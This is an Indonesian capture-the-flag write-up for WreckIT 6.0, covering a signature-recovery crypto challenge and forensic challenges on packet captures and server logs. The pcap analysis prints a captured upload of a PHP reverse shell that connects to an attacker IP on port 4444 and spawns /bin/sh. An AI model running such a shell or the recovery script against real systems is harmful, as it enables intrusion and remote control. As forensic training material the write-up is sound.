


- **Flag**

  WRECKIT60{this_is_a_super_long_ctf_flag_constructed_for_testing_state_embedding_and_solver_robustness__it_contains_letters_numbers_and_underscores_to_keep_parsing_simple_and_reliable__remember_that_the_best_attacks_start_with_clean_models_and_precise_inversions__keep_hacking_friend_h4h4_1t01d_1s_h3r3_t0_m4k3_y0ur_d4y_b3tt3r_h4h4h4h4h4h4h4h4h4h4_:p}

3. CPC256

- **Challenge**



- **How To Solve**

Dichall tersebut kita di kasi nc dan isi nc nya adalah seperti ini

```
 WearTime at  /mnt/d/CTF/Soal CTF/WreckIT/dadakan  master ≠ ?7 -12  12:47:27
 >  nc 157.230.150.185 9901
Public key: (244267321475087586704962504406100896615149028489463003851183159772768032176 26 : 113337925
75961592264177420256237628514958718414849198745218 4 : 52468609395750863249199468087092607643310423248
01459929732)
Message 1: hello world
Signature 1: (s1=249221308216057658691650798299467692712815743502829325705591991735491081072764907551
02605648091986542940375823879301467992340517528040421452396739555111402467157876463797542249298817558
74681085, R1=(286381146774273321752030436450241596169042060273661556316639608697642698401 48 : 3426746
95241596676796718191254374845544792041836667843405 8 : 74851370364407787931252720024186698756888424552
71148048217), sigma1=838141983831025582197310782608927299322466180042657006854679281873771057515 29)
Message 2: cryptography is fun
Signature 2: (s2=237912092545965450773259249801225310960047740686632108540592485949984547918663926631
63408125912751930119462292130125304695830846289114079684752218025420790177711447117119114995054707878
27284972, R2=(271561335983654416450829411826366473425952007602925176637223636965427626383 59 : 170486
53062218719134595015540155269613115969967985396269 5 : 19962482371057170986092949943406310978655623499
69707953870), sigma2=800108604882999991759595913554091158291533741341481106058759584262846320922 21)
```

Jadi aku membuat script sederhana untuk mengerjakannya

```
nc_text = r"""
Public key: (24426732147508758670496250440610089661514902848946300385118315977276803217626 : 11333792502259255682632657675961592264177420256237628514958718414849198745218 4 : 52468609395750863249199468087092607643310423248522221001341564058201459929732)

Message 1: hello world

Signature 1: (s1=24922130821605765869165079829946769271281574350282932570559199173549108107276490755150196950443239297880260564809198654294037582387930146799234051752804042145239673955511140246715787646379754224929881755801193776875086616797468108 5, R1=(28638114677427332175203043645024159616904206027366155631663960869764269840148 : 34267464523215244098545476952415966767967181912543748455447920418366678434058 : 74851370364407787931252720024186698756888424552605231244668632570371148048217), sigma1=83814198383102558219731078260892729932246618004265700685467928187377105751529)

Message 2: cryptography is fun

Signature 2: (s2=23791209254596545077325924980122531096004774068663210854059248594998454791866392663191059024780422033766340812591275193011946229213012530469583084628911407968475221802542079017771144711711911499505470787802231161982816721962728 4972, R2=(27156133598365441645082941182636647342595200760292517663722363696542762638359 : 17048646948517284958712596530622187191345950155401552696131159699679853962695 : 19962482371057170986092949943406310978655623499736406620894785984869707953870), sigma2=80010860488299999175959591355409115829153374134148110605875958426284632092221)
"""


def find_int(field, text):
    m = re.search(rf"{field}\s*=\s*([0-9]+)", text)
    if not m:
        raise ValueError(f"{field} not found in text")
    return int(m.group(1))
```

```
s1 = find_int("s1", nc_text)
s2 = find_int("s2", nc_text)
sigma1 = find_int("sigma1", nc_text)
sigma2 = find_int("sigma2", nc_text)

D = s1 - s2
S = sigma1 - sigma2

B = 256
twoB = 2**B

low = (D - twoB) // S
high = (D + twoB) // S

print("Searching:")
print("low  =", low)
print("high =", high)
print("interval size =", high - low)

candidates = []
for lam in range(low, high+1):
    a1 = s1 - sigma1*lam
    a2 = s2 - sigma2*lam
    if 1 <= a1 <= twoB and 1 <= a2 <= twoB:
        candidates.append((lam,a1,a2))

if not candidates:
    print("Tidak ditemukan kandidat. Periksa input.")
    sys.exit(1)

print(f"\nDitemukan {len(candidates)} kandidat. Menampilkan nilai penuh:")
```

```
for i,(lam,a1,a2) in enumerate(candidates,1):
    s = str(lam)
    print(f"\n-- Kandidat #{i} --")
    print("lambda =", s)
    print("startswith (20) =", s[:20])
    print("endswith  (20) =", s[-20:])
    print("alpha1 bitlen =", a1.bit_length(), "alpha2 bitlen =", a2.bit_length())
```

Dan setelah aku jalankan aku menemukan kandidatnya aku mencoba kandidat ke satu dan bingo

```
-- Kandidat #1 --
lambda = 29734974863913052630438789640113132551919859825620930348350905320067359527405099543729352339666414772916397583075217216665123372203698185999563157912785 90
startswith (20) = 29734974863913052630
endswith  (20) = 18599956315791278590
alpha1 bitlen = 256 alpha2 bitlen = 256
```

```
297349748639130526304387896401131325519198598256209303483509053200673595274050995437293523396664147729163975830752172166
651233722036981859995631579127859 0
297349748639130526304387896401131325519198598256209303483509053200673595274050995437293523396664147729163975830752172166
651233722036981859995631579127859 0
Correct! Here is your flag: WRECKIT60{3f4bc9f8c761a0d5e66ad17a854545554180f421ced7881dccaa7938030d0882}
 WearTime at  /mnt/d/CTF/Soal CTF/WreckIT/dadakan master ≠ ?7 -12  12:50:40
```


- **Flag**

  WRECKIT60{3f4bc9f8c761a0d5e66ad17a854545554180f421ced7881dccaa7938030d0882}

FORENSIC


1. Whathappened

- **Challange**



- **How To Solve**

kita diberikan file pcapng yang bernama whathappened.pcapng. Disini yang saya menganalisis dengan menggunakan wireshark



Di sini saya menemukan sebuah original flag. Kita liat di format flagnya berupa bentuk WRECKIT60{flag_Name_of_Vulnerability_1_Name_of_Vulnerability_2}

dapat simpulkan isi flag tersebut mengisi isi flag dalam format flag tersebut.

Oke kita disini mencari si vulnerability nya.

Di sini saya menemukan payload mencurigakan.

Payload tersebut biasa kenal dengan sql injection. Itu yang vulnerability 1 kita akan mencari vulnerability 2 di sini saya menganalisis lagi

Di sini saya mencurigakan bahwa itu payload sql injection itu vulnerability yang pertama yang kedua saya menemukan bahwa ada upload shell.php yang terjadi disini

```
POST /tambah_produk.php HTTP/1.1
Host: 10.0.2.23
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------229225061829736523141863713 58
Content-Length: 2025
Origin: http://10.0.2.23
Connection: keep-alive
Referer: http://10.0.2.23/tambah_produk.php
Cookie: PHPSESSID=t6mqr8ocfgkg6q34qe0iq5cv44
Upgrade-Insecure-Requests: 1
Priority: u=0, i

-----------------------------229225061829736523141863713 58
Content-Disposition: form-data; name="name"

shell
-----------------------------229225061829736523141863713 58
Content-Disposition: form-data; name="description"

shell
-----------------------------229225061829736523141863713 58
Content-Disposition: form-data; name="price"

0
-----------------------------229225061829736523141863713 58
Content-Disposition: form-data; name="product_image"; filename="shell.php"
Content-Type: application/x-php

<?php
set_time_limit(0);

// Configuration
$ip = '10.0.2.4';
$port = 4444;
$chunk_size = 1400;
$shell = 'uname -a; w; id; /bin/sh -i';

// Create socket
$sock = fsockopen($ip, $port, $errno, $errstr, 30);
if (!$sock) {
    exit(1);
}

// Create shell process
$descriptorspec = array(
    0 => array("pipe", "r"), // stdin
    1 => array("pipe", "w"), // stdout
    2 => array("pipe", "w")  // stderr
);

$process = proc_open($shell, $descriptorspec, $pipes);
if (!is_resource($process)) {
    exit(1);
}

// Set streams to non-blocking
stream_set_blocking($pipes[0], 0);
stream_set_blocking($pipes[1], 0);
```

oke kita disini simpulkan bahwa ini rce atau remote code execution

- **Flag**

  WRECKIT60{Wh4t_4m_1_d01ng_0209202508 27?_SQL_Injection_Remote_Code_Execution}

2. LogCrypt: Time Anomaly

- **Challenge**

  x

- **How To Solve**

  Di Chall ini di ka si sebuah file 7z setelah ku unzip aku mendapatkan 4 file log yaitu *access.log, auth.log, error.log* dan *error.log*

  Dan isi di nc nya adalah sebuah pertanyaan

```
WearTime at  /mnt/d/CTF/Soal CTF/WreckIT/LogCrypt Time Anomaly  master ≠ ?7 -12  02:20:39
> nc 157.230.150.185 1337
Are you a forensic expert?
Let's find out!

Question 1: There was a coordinated attack from 5 different IP addresses. How many minutes were there between the first
and last attacks from IP address 203.0.113.89?
>
```


  Pada pertanyaan pertama kita disuru mencari berapa menit dari serangan pertama ke terakhir dari IP 203.0.113.89 dan ku cari di file *access.log* dan aku menemukannya

```
203.0.113.89 - - [15/Dec/2023:10:15:00 +0000] "GET /api/v1/admin?token=eccbc87e HTTP/1.1"
203.0.113.89 - - [15/Dec/2023:10:30:00 +0000] "GET /api/v1/admin?token=eccbc87e HTTP/1.1"
203.0.113.89 - - [15/Dec/2023:10:45:00 +0000] "GET /api/v1/admin?token=eccbc87e HTTP/1.1"
203.0.113.89 - - [15/Dec/2023:11:00:00 +0000] "GET /api/v1/admin?token=eccbc87e HTTP/1.1"
```


Disitu terlihat jelas bahwa di mulai dari 10:15 dan diakhiri 11:00 jadi selisihnya 11:00 − 10:15 = 45 menit, sekarang lanjut ke pertanyaan ke 2

```
Question 2: What is the original content of the Base64 encoded message in the User-Agent field?
> |
```

Di Pertanyaan ke dua kita disuru cari base64 original content di bagian User-Agent jadi saya mencarinya dan menemukan satu user agent yang ada content base64nya




Setelah itu saya decode dan menemukan jawabannya



Sekarang lanjut kepertanyaan ke-3

```
Question 2: What is the original content of the Base64 encoded message in the User-Agent field?
> SessionID:7428139-Timeout:3600-User:admin
Correct! Moving to the next question.

Question 3: What is the total response size of the 10 requests showing an arithmetic pattern?
> |
```

Setelah kita baca kita disuru cari total size dari response dari 10 request yang menunjukan arithmetic pattern dan aku menemukannya



Disitu kita mendapatkan bahwa ada request dari 10.0.1.X yang berturut turut dan di response size nya dia selisih 101 dan udah di pastikan ini aritmatika ;v lalu selanjutnya kita totalnya

$$sum = n * \frac{(first + last)}{2}$$

$$sum = 10 * \frac{(1051 + 1960)}{2}$$

$$sum = 10 * \frac{3011}{2}$$


$$sum = 5 * 3011$$

$$sum = 15055$$


Dan ya jawabannya adalah 15055, ini adalah soal MTK yang lumayan gampang aritmatika yaudah lanjut ke soal selanjutnya

```
Question 3: What is the total response size of the 10 requests showing an arithmetic pattern?
> 15055
Correct! Moving to the next question.

Question 4: Decode the hexadecimal path. What is the encoded word?
> 
```

Kita disuru mendari hexadecimal path dan apa isi dari encoded wordnya, tidak jauh jauh dari soal sebelumnya aku menemukan hexadecimal pathnya




Dan setelah ku decode isinya adalah




Dan lanjut ke pertanyaana berikutnya

```
Question 4: Decode the hexadecimal path. What is the encoded word?
> ADMIN
Correct! Moving to the next question.

Question 5: How many errors with a 50x status code are in the specific error sequence?
> 
```


Kita dusur cari error yang status codenya 50X dan ku cari cari dia ada di bagian *error.log*




Dan ya disitu dia ada 8 error dan ya jawabannya benar, mari kita lanjut ke pertanyaan selanjutnya




Pada pertanyaan ini kita harus encari pada line nomor berapa yang menampilkan error Database connection failed dan tidak jauh dari jawaban nomor 5 di ada jawabannya




Disitu menjelaskan bahwa dia erro berada di app.php pada line 42 jadi jawabnnya 42, next ke soal selanjutnya



Pada pertanyaan ini kita disuru cari pattern aritmatika lagi tetapi di mysql.log karena dia menyinggung table dan record ID setelah ku cari



